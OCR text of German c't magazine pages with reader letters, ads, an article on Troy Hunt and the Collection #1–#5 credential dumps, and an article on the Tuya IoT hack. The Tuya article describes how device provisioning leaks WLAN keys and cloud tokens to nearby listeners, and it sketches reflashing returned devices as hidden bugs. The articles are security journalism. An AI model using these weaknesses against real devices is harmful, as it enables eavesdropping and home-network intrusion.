Die riesige Vorteil von Defender ist die tiefe Systemintegration und die Möglichkeit, ihn „sandboxed" zu betreiben, was ihn erheblich unempfindlicher für ein Capturing macht. Zudem liefert Microsoft inzwischen verlässliche und umfangreiche Signaturen aus. Die SSCM-Version ist auch besser konfigurierbar.

Olav Däumling

Kein Mehrwert

Extra-Virenscanner bieten nicht wirklich einen Mehrwert. Normale Anwender werden mit einer Fülle an Optionen belästigt, die sie nicht verstehen und die sie im besten Fall nicht anfassen. Im schlechtesten Fall konfigurieren sie sich tot und können ihren PC kaum noch nutzen, weil sie denken, es wäre sicherer – ist es irgendwie natürlich auch, aber zu welchem Preis? Eine Freundin von mir verbietet alles, was ihr suspekt vorkommt, und viele Sachen funktionieren dann eben nicht mehr. Sie schimpft dann darüber, dass Windows ständig zickt.

Richtige Profis können die Optionen zwar sinnvoll nutzen, aber die finden die meisten Sachen auch so in Windows und werden im Betrieb nicht ständig mit wichtig aussehenden Meldungen belästigt.

Es gibt in meinen Augen nur wenige Szenarien, wo einzelne Zusätze der kostenpflichtigen Scanner für einige wenige Nutzer einen echten Nutzen haben können.

Sven Schumacher

Grundproblem

Ein Jahr nach Spectre und Meltdown: AMD und Intel immer noch im Halbschlaf, c't 3/2019, S. 54

Solange CPUs so funktionieren wie heute, wird man diese Lücken auch nicht schließen können, denn es sind Designfehler der Technik.

Al-Aziz

Heizkosten sparen

Fünf smarte Heizkörperthermostate zum Nachrüsten, c't 3/2019, S. 86

Ich selbst nutze smarte Thermostate jetzt seit eineinhalb Jahren mit persönlichen Zeiteinstellungen und Handy-App, und zwar in Küche, Bad und Wohnzimmer. Letztes Jahr bekam ich eine Rückzahlung meiner Heizkosten und die Miete hat sich um 15 Euro pro Monat reduziert – nur allein wegen der Heizkosten. Ich bin sehr zufrieden. Das Geld für die Anschaffung habe ich wieder rein und die Wohnung ist warm.

Sunkalina

Fragen zu Artikeln

Mail-Adresse des Redakteurs am Ende des Artikels

Artikel-Hotline
jeden Montag 16–17 Uhr
05 11/53 52-333


Shift happens.
Digitale Transformation. Mit Cloudlösungen aus Deutschland.
Fortschritt wartet nicht. Erschließen Sie das ganze Potential Ihres Unternehmens. Mit intelligenten Public-, Private- oder Hybrid-Cloudstrategien und individuellen Modellen für alle – auch die, die bisher keine Cloud wollten.
Das nächste Level für Ihre Cloudanwendungen:
bsp.cronon.net
One-Stop-Dienstleister für BSP- und ERP-Lösungen | Alle Serverstandorte Deutschland
CrononAG

Smart?

Mein stinknormaler, programmierbarer Thermostat aus der „Baumarktramschkiste“ leistet seit über 15 Jahren zuverlässig genau dasselbe wie die angeblich so „smarten“ getesteten Thermostate. Einzig das Tado mag manchem mit seiner Standorterkennung einen echten Mehrwert bieten. Nur weil eine App dabei ist und man das Ding via WLAN vernetzen muss (!), nennt man das dann „smart“.

Starmaster

Bequemlichkeit oder Spielzeug

Da die Anschaffungskosten doch recht hoch sind, sollte man sich sicher gut überlegen, was es bringt. Wer tatsächlich viel zu hohe Heizkosten hat und einen sehr regelmäßigen Tagesablauf, für den mag die Anschaffung gegebenenfalls sinnvoll sein. Bei einer vom Hersteller beworbenen Einsparung von bis zu 30 Prozent würde ich realistisch mal von 10 Prozent Einsparung ausgehen. Und da kann man mal die letzte Heizkostenrechnung rauskramen und nachrechnen. Wenns aufs Geld nicht ankommt und man gerne rumspielt, ist das bestimmt eine hübsche Anschaffung. Aber bisher schaffe ich den Weg zu unseren Heizkörpern gerade noch so.

bbk0815

Lohnt sich nicht

Aus eigener Erfahrung kann ich sagen, dass die horrenden Kosten nicht den Komfort liefern, den man erwarten würde. Nein, sie machen das Leben nicht leichter, sie rauben einem eher die Zeit. Von solchen Geräten kann man getrost die Finger lassen.

Fatlady

Creative Commons?

Gratis oder bezahlbar: GEMA-freie Musik, c't 3/2019, S. 116

Kürzlich habe ich nach Sitar-Musik zur Untermalung eines Urlaubsvideos gesucht und bin bei freemusicarchive.org fündig geworden. Die dort verfügbare Musik ist unter Creative-Commons-Lizenzen veröffentlicht, sollte daher für einen Privatanwender wie mich problemlos sein.

Was mir auch gefällt: Dass man die Künstler direkt bezahlen kann, ohne zwischengeschaltete Musikkonzerne oder Institutionen.

bosurus

Rechtsstreit

Leider geht der Artikel nicht darauf ein, wie die verschiedenen Angebote GEMA-freier Musik damit umgehen, wenn es doch zu einem Rechtsstreit kommen sollte. Dass ein Komponist sein Werk als GEMA-frei veröffentlicht, schließt ja nicht aus, dass doch jemand Ansprüche erhebt. Der Komponist Ralph Siegel dachte einst auch, er wäre der alleinige Urheber des Lieds „Ein bisschen Frieden“. Tatsächlich musste er sich in mehreren Gerichtsprozessen gegen Plagiatsvorwürfe verteidigen.

Auch einem Komponisten GEMA-freier Musik kann es passieren, dass er von einem anderen Künstler des Plagiats beschuldigt wird, schlimmstenfalls bei einem Künstler, dessen Rechte von der GEMA vertreten werden.

Daniel Rehbein

Anbieter GEMA-freier Musik bestätigen ihren Kunden schriftlich, keine Ansprüche der GEMA aus der Nutzung ihrer Musik zu rechtfertigen. Eine eventuelle Klage wegen Plagiatsverdacht hat mit den Nutzungsrechten und -gebühren nichts zu tun.

Freiheit

Was sich mit der eSIM alles ändert, c't 3/2019, S. 104

Solange der Kunde das Gerät mittels Wechsel der SIM-Karte betreiben kann, hat man freie Mobilfunkanbieter-Auswahl. Es gibt auch Regionen, in denen bestimmte Anbieter besser funktionieren. Mit einer Kopplung von eSIM und Gerät ist man der Willkür der Mobilfunkbetreiber ausgeliefert. Deshalb Hände weg!

Kaffepause

Frickelei

Wie Sie Ihre Daten mit Hersteller-Tools und Bordmitteln aufs neue Smartphone umziehen, c't 2/2019, S. 78

Es treibt mir regelmäßig den „Angstschweiß“ auf die Stirn, wenn Bekannte sich ein neues Smartphone erworben haben und dann freundlich fragen, ob ich nicht mal „eben“ die Apps und Daten auf das neue Smartphone übertragen könnte. Tatsächlich war das immer einer der wenigen Punkte, bei denen ich bei Apple relativ zufrieden war – man konnte mit iTunes relativ entspannt ein passwortgeschütztes Komplettbackup erzeugen und auf einem neuen Gerät zurückspielen. Mit der Wahl des Passwortschutzes beim Backup waren auch die Zugänge und Passwörter (WLAN-Schlüssel, E-Mailkonten etc.) enthalten.

Mir ist absolut unbegreiflich, wieso Google hier noch nicht einheitlich nachgelegt hat.

luckyfreddy

Wir freuen uns über Post

redaktion@ct.de

c't Forum

c't magazin

@ctmagazin

Ausgewählte Zuschriften drucken wir ab. Bei Bedarf kürzen wir sinnwahrend.
Antworten sind kursiv gesetzt.

Anonyme Hinweise
https://heise.de/investigativ

Ergänzungen & Berichtigungen

OWE und WPA3

FAQ: WLAN, c't 2/2019, S. 134

Anders als noch Anfang 2018 ist OWE/Enhanced Open jetzt kein Teil von WPA3 mehr. Es wurde nur fast gleichzeitig veröffentlicht. Die Technik für erleichterten, verschlüsselten Hotspot-Zugang wird wahrscheinlich bei den meisten Clients parallel zu WPA3 ausgerollt.

Falsche Preisangabe

Fünf smarte Heizkörperthermostate zum Nachrüsten, c't 3/2019, S. 86

Anders als in der Tabelle angegeben ist das Gerät Fritz! DECT301 von AVM für 45 Euro statt für 80 Euro erhältlich.



© fotolia, Kurt Kleemann

heise Security Tour 2019

Wissen schützt

Cybercrime Next Generation abwehren

30. April, **Berlin** • 7. Mai, **Salzburg** • 9. Mai, **Stuttgart** • 14. Mai, **Hamburg** • 16. Mai, **Köln**

Jetzt Wildcard sichern und 20 % sparen!

Top Speaker aus c't Redaktion & heise Security sprechen zu folgenden Themen:

- **DSGVO in der Praxis: Datenpannen, Bußgelder und mehr**
- **Phishing der nächsten Generation**
- **Künstliche Intelligenz im Security-Kontext**
- **Powershell für Angreifer**
- **100 % hersteller-unabhängig**

© fotolia, honksantima

www.heisec.de/tour

Sponsor: Symantec.

Eine Veranstaltung von: heise Security

Organisiert von: heise Events



Sie suchen einen interessanten und qualifizierten Job in der IT-Branche?

NEU! Eintritt und alle Angebote kostenfrei!

IT JOBTAG

Attraktive Arbeitgeber warten auf Sie!

heise jobs, die Jobbörse von Deutschlands führender IT-News Website heise online, und Jobware, der Stellenmarkt für Fach- und Führungskräfte, begrüßen Sie beim IT-Jobtag! Zahlreiche attraktive Arbeitgeber präsentieren sich Ihnen mit ihren aktuellen Stellenangeboten, Aus- und Weiterbildungsplätzen sowie berufsbegleitenden Studiengängen aus dem ITK-Segment. Im direkten Gespräch können Sie sich informieren, kennenlernen, austauschen oder auch eine individuelle Karriereberatung bzw. einen Bewerbungscheck der Jobware Personalberatung in Anspruch nehmen. Verschiedene Vorträge zu spannenden Themen ergänzen das Rahmenprogramm und für das leibliche Wohl ist auch gesorgt!


TERMINE

27.02.2019 Hamburg, Ehemaliges Hauptzollamt
07.03.2019 Hannover, Verlagsgebäude Heise Medien
21.03.2019 Düsseldorf, Rheinterrassen
11.04.2019 Leipzig, Marlott-Hotel
09.05.2019 Nürnberg, Eventlocation Loftwerk
16.05.2019 München, Nemetschek Haus
23.05.2019 Frankfurt, IHK Gebäude am Börsenplatz

NEU! Das Karriere-Netzwerk auf heise jobs: **karriere-netzwerk.heise.de**

powered by heise jobs Jobware Stellenmarkt seit 1996

Hier anmelden: www.it-jobtag.de



Weitere Schlagseiten auf ct.de/schlagseite



Bild: Troy Hunt, CC-BY-4.0

Der Hacker-Hunter

Troy Hunt und der riesige Passwort-Fund „Collection #1 bis #5“

2,2 Milliarden Passwörter zu Onlinekonten sind im Netz aufgetaucht. Woher kommen die Daten und wer muss jetzt mit Angriffen auf seine digitale Identität rechnen? Der australische Sicherheitsforscher Troy Hunt hat Antworten darauf.

Von Fabian A. Scherschel

Nach dem Hackerangriff auf Adobe, der im Herbst 2013 bekannt wurde und mehr als 150 Millionen Onlinekunden des Softwareherstellers betraf, kam der australische Sicherheitsforscher Troy Hunt auf die Idee, einen Webdienst einzurichten, über die Betroffene herausfinden können, ob ihre Daten von so einem Hackerangriff betroffen sind. Heute ist Hunt der Hüter der Datenlecks schlechthin und wacht über Mailadressen und Passwörter von über sechs Milliarden Onlinekonten. Die Daten stammen aus über 250 verschiedenen Hackerangriffen.

Anfang Januar sorgte Hunt für weltweites Aufsehen, als er eine Sammlung an gehackten Onlinekonten mit über einer Milliarde Kombinationen aus Anmeldenamen und Passwörtern ausfindig machte und publikumswirksam in den Datenfundus seiner Webseite integrierte. Kurz nach der „Collection #1“ tauchten weitere Sammlungen „Collection #2 bis #5“ auf. Die fast 700 GByte großen Dateien umfassen Sammlungen von 2,2 Milliarden Onlinekonten, darunter Mailadressen und Passwörter – im Klartext oder als Hash-Werte.

Der Australier ist oft einer der ersten nichtkriminellen Hacker, der aus Angriffen auf Server stammende Daten zu Gesicht bekommt. Da er seit gut fünf Jahren solchen Passwortsammlungen hinterherrecherchiert, hat er mittlerweile gute Verbindungen in die dunkleren Seiten des Internets, wo entsprechende Daten gehandelt werden.

Mit seiner Website Have I Been Pwned (HIBP) betreibt Troy Hunt den weltweit führenden Dienst zur Überprüfung von Onlinekonten in Hinsicht auf Datenlecks. Die Regierungen von Australien, dem Vereinigten Königreich und Spanien nutzen den Service, um Mailadressen ihrer offiziellen Domains auf Sicherheitsvorfälle zu überprüfen. Hinzu kommen Millionen von Einzelnutzern, die sich per Mail von dem Dienst informieren lassen, wenn Hunt ihre Adresse in einem Datenleck ausfindig macht. Alleine nach seiner Analyse der „Collection #1“ musste Hunt nach eigenen Angaben knapp 768.000 E-Mails an die Abonnenten seines Warndienstes verschicken.

Mehrere Onlinedienste wie das Multiplayer-Spiel EVE Online und der australische Handelsriese Kogan betteten HIBP direkt in ihren Anmeldeprozess ein. Auch der Passwortmanager 1Password nutzt das API von Hunts Dienst, um Nutzer vor kompromittierten Passwörtern zu warnen.

Der Australier scheint seine Sammlung an Zugangsdaten gewissenhaft und transparent zu verwalten. Versuche, ihn unter Vorwänden dazu zu verleiten, die Passwörter zu bestimmten Mailkonten oder gar Teile seines Datenfundus herauszugeben, lehnt er konsequent ab.

Einen ähnlichen Service bietet in Deutschland das in Potsdam ansässige Hasso-Plattner-Institut (HPI) an. Nachdem Hunt mit der Collection #1 vorgelegt hatte, war man dort dem Australier sogar bei der Prüfung der Collection #2 bis #5 einige Tage voraus.

Die Collections #1 bis #5

Da wir die kurz vor Redaktionsschluss aufgetauchten fast 700 GByte an Daten nur stichprobenartig einsehen konnten, wissen wir noch nicht, woher die riesigen Sammlungen stammen. Die Informationen, die Hunt preisgibt, deuten darauf hin, dass ein oder mehrere Hacker die Sammlungen aus Datensätzen verschiedener Hacks zusammengetragen haben, darunter altbekannte, aber auch neue. Eine Verzeichnisauflistung erlaubt ein paar Rückschlüsse auf mögliche Quellen. Offenbar wurde der Datenschatz zusammengetragen, um sogenanntes Credential Stuffing im großen Stil zu ermöglichen.

Bei manchen Angriffen versucht der Hacker gezielt in ein Onlinekonto des Opfers einzudringen. Oft kennt er den Anmeldenamen (meist eine Mailadresse) seines Ziels und versucht, das dazugehörige Passwort zu erraten – notfalls per Brute-Force-Methode, bei der Wörterbücher sowie weitere Zeichenkombinationen durchprobiert werden. Beim Credential Stuffing ist es dem Angreifer jedoch relativ egal, welches Konto er knackt. Er will nur irgendeinen Zugang zum System erlangen – je mehr desto besser. Später kann er diese Zugänge dann meistbietend verkaufen. Dazu bedient er sich Listen mit Mailadressen und zugehörigen Passwörtern, die er bei einem anderen Webdienst abgegriffen oder im Darknet erworben hat. Mit diesen füttert er dann automatisch die Anmeldemasken der Zielwebseite, bis er Zugang erhält.

Credential Stuffing hat deswegen Erfolg, weil viele Webnutzer bei sehr vielen Onlinediensten ein und denselben Anmeldenamen verwenden; meistens eine Mailadresse. Und da viele Anwender auch ihre Passwörter bei mehreren Diensten wiederverwenden, kann man mit den Daten aus einem Servereinbruch wiederum bei anderen Servern einsteigen.

Herkunft der Daten

Credential-Stuffing-Listen wie die „Collections #1 bis #5“ werden in einschlägigen Untergrundforen oft als Abfallprodukt von Hackerangriffen weiterverkauft. Hat ein Hacker einen Dienst geknackt und dessen Passwortdatenbank mitgehen lassen, bedient er sich zuerst am Datensatz. Eventuell bricht er in einzelne Konten ein, die besonders viel wert sind oder klaut im großen Stil Zahlungsdaten. Wenn er mit den gesammelten Geheimnissen fertig ist, verkauft er sie weiter. So wandern solche Daten durch viele Hände, bis sie zuletzt in solchen Credential-Stuffing-Listen zur Resteverwertung landen. Verlangten Anbieter für die „Collection #1“ zunächst noch knapp 50 Dollar, so war das komplette 5er-Paket kurz vor Redaktionsschluss sogar kostenlos verfügbar.

Unsere eigenen Stichproben deuten darauf hin, dass die Daten teilweise aus älteren Datenlecks stammen. Mehrere Betreiber von Online-Diensten, die in der von Hunt veröffentlichten Verzeichnisstruktur auftauchen, bestätigten uns, dass sie in der Vergangenheit Opfer von Datenlecks wurden. Eine Quelle nannte uns sogar einen bisher unveröffentlichten Hackerangriff – allerdings nur unter der Bedingung, dass wir weder ihren Namen noch den des betroffenen Webdienst veröffentlichen. Demnach deutet alles darauf hin, dass die Daten authentisch sind und dass Hunt sie, wie angegeben, nach Hinweisen in einschlägigen Foren entdeckte.

Der Verzeichnisliste nach stammen die Daten aus allen Ecken der Welt. Wer auch immer sie zusammengesucht hat, scheint nicht besonders wählerisch gewesen zu sein und hatte es wohl nur auf eine möglichst große Gesamtzahl abgesehen. Es handelt sich hauptsächlich um kleinere Webseiten mit typischerweise zehntausenden bis hunderttausenden Accounts. Millionenlecks, wie sie Hunt sonst beschäftigen, sind nur vereinzelt dabei. Wie die Angriffe stattgefunden haben, mit denen die unbekannten Hacker die Daten erbeuteten, lässt sich nicht mehr nachvollziehen. Aller Wahrscheinlichkeit nach stammen sie aus unterschiedlichen Quellen.

Schutz vor Account-Klau

Wer wissen will, ob seine eigenen Onlinekonten in einem der Datensätze zu finden sind, die Hunt verwaltet, kann **HaveIBeenPwned.com** aufsuchen und dort seine Mailadressen prüfen. Zusätzlich sollte man auch den Identity Leak Checker des deutschen HPI unter **sec.hpi.uni-potsdam.de/ilc/** nutzen. Ist eine Adresse gelistet, sollte man zugehörige Account-Passwörter auf jeden Fall ändern – und zwar überall, wo man sie verwendet hat. Denn man muss davon ausgehen, dass die Adresse und das Passwort nun bei Hackern in Listen und Wörterbüchern für Brute-Force-Angriffe und Credential Stuffing zu finden ist. Das macht dazugehörige Onlinekonten zur leichten Beute von Kriminellen.

Beim australischen HIBP findet man auch den Dienst Pwned Passwords. Hier kann man ein Passwort eingeben und prüfen lassen, ob und wie oft es in Hunts Datenschatz vorkommt und damit höchstwahrscheinlich auch Kriminellen geläufig ist. Hunt gibt sich alle Mühe, das eingegebene Passwort zu schützen. Er überträgt es nicht im Klartext an seine Server, sondern prüft nur die ersten fünf Ziffern der Passwort-Hashes. Zurück kommt eine Liste mit Hashes aus der Datenbank, die lokal im Browser nach dem vollständigen Hash durchsucht wird.

Diese partielle Hash-Prüfung bietet bereits eine sehr hohe Sicherheit. Wem trotz allem aber selbst die Übermittlung von lediglich einem kleinen Teil der Hash-Werte unsicher vorkommt – egal wie gut der Ruf des Australiers ist –, kann die nötigen Hash-Dateien (11 GByte) auch über Hunts Webseite herunterladen und seine Passwörter offline testen. Hunts Dienst kann übrigens nicht prüfen, ob ein Passwort in einem bestimmten Datenleck vorkommt, sondern nur, ob irgendjemand es mal auf einer Seite verwendet hat, die gehackt wurde und deren Daten in Hunts Hände gelangten. *(hag@ct.de)* c't

Standorte gehackter Server

Ein Auszug der mutmaßlich gehackten Server: Bei den rot markierten Systemen können wir mit großer Sicherheit sagen, dass sie in den letzten Jahren Opfer eines Hackerangriffs wurden. Sie sind wahllos über den gesamten Globus verteilt.



Der Tuya-Smart-Home-Hack

IoT-Komponenten von unsicherer Tuya-Firmware befreien

Mit einer Handvoll Skripten kann man Tausende Smart-Home-Geräte von der Cloud befreien. c't stellt den Hack in Zusammenarbeit mit seinem Entdecker im Detail vor.

Von Merlin Schumacher

Auf dem 35C3, dem Jahres-Kongress des CCC, demonstrierte Michael Steigerwald vom IT-Startup VTRUST die Sicherheitslücken des chinesischen IoT-Produzenten Tuya. Laut Angaben des Herstellers basieren über 11.000 unterschiedliche Gerätemodelle auf Tuya-Soft- und -Hardware. Das Unternehmen bietet für 1500 US-Dollar einen Service an, bei dem der Auftraggeber die Hardware und Software nach seinen Wünschen anpassen kann. Tuya produziert die Geräte dann nach diesen Vorgaben. Softwarebasis und Cloud-Infrastruktur kommen dabei immer von Tuya.

Die Details des Hacks der Smart-Home- und IoT-Plattform des chinesischen Herstellers Tuya hat c't in Zusammenarbeit mit Michael Steigerwald veröffentlicht. Die für den Vortrag entwickelten Skripte wurden überarbeitet und auf GitHub als Open Source bereitgestellt, sodass nun jeder seine Tuya-Geräte mit einer offenen Firmware betreiben kann. Dazu benötigt man lediglich einen Linux-PC mit WLAN-Adapter oder einen Raspberry Pi, der WLAN ab Version 3 integriert hat. Die genauen Details zum Flashen der Tuya-Geräte erklärt ein kostenloser Online-Artikel auf ct.de. Das Repository und den zugehörigen Artikel finden Sie über ct.de/yaev.

ESP8266 inside

Herzstück der Tuya-Produkte ist oft der WLAN-fähige Mikrocontroller ESP8266, der in der Smart-Home-Szene unter Bastlern extrem populär ist. Infolgedessen gibt es allerhand Open-Source-Projekte, die alternative Firmwares entwickeln, die keine Starthilfe aus der chinesischen Cloud benötigen. Tuya tarnt den Prozessor zwar als TYWE3S oder TYWE2S, die inneren Werte sind jedoch gleich.

Für den Hack hat Steigerwald den Provisionierungsprozess der Geräte belauscht und so herausbekommen, dass Tuya das Smartconfig-Verfahren nutzt, um das IoT-Gerät ins heimische WLAN einzubinden. Dabei sendet die Tuya-App Pakete per UDP-Broadcast über das WLAN, mit dem das benutzte Smartphone verbunden ist. Gleichzeitig lauscht das Smarthome-Gerät auf solche Pakete. Der Inhalt ist zwar verschlüsselt, deren Längen jedoch nicht. In diese Paketlängen kodiert die App dann SSID, Schlüssel und das Zugangs-Token für die Cloud. Dadurch kann aber jeder, der in Empfangsreichweite des WLANs ist, die Zugangsdaten mithören. Andere Systeme wie etwa Zigbee umgehen das Problem, indem sie die Sendeleistung bei der Anmeldung so stark reduzieren, dass man nur wenige Zentimeter vom Empfänger entfernt sein darf, um neue Geräte koppeln zu können.

War die Verbindung mit dem WLAN erfolgreich, meldet sich das Gerät mittels des erhaltenen Token per unverschlüsseltem HTTP bei der Tuya-Cloud an, um dort die Schlüssel für die Kommunikation mit Tuyas MQTT-Broker zu erhalten. Diese Schlüssel werden ebenfalls im Klartext über das Internet versandt. Anschließend verbindet sich das Gerät mit dem MQTT-Dienst. Auch hier kommt keine Verschlüsselung mittels TLS (Transport Layer Security) zum Einsatz, immerhin werden aber die MQTT-Nutzdaten per AES-128 verschlüsselt.


Angriffe möglich

Für potenzielle Angreifer bedeutet das Beschaffen der Zugangsdaten zwar etwas Mühe, denn Sie müssen zum richtigen Zeitpunkt am richtigen Ort sein, aber dann haben sie unbeschränkten Zugriff auf das Heimnetz des Opfers. Ein perfideres Szenario bestünde darin einige Tuya-Geräte bei einem Versandhändler zu erstehen, diese mit einer gehackten Firmware zu versehen und zurückzusenden. Da man am Gerät selbst keine äußerlichen Veränderungen vornehmen muss, fällt der Hack nicht sofort auf. Der nächste Kunde der das vom Angreifer retournierte Gerät erhält, hat dann eine Wanze im Haus. *(mls@ct.de)* c't

Kostenlose Anleitung zum Tuya-Hack:
ct.de/yaev

Tuya-Provisionierung

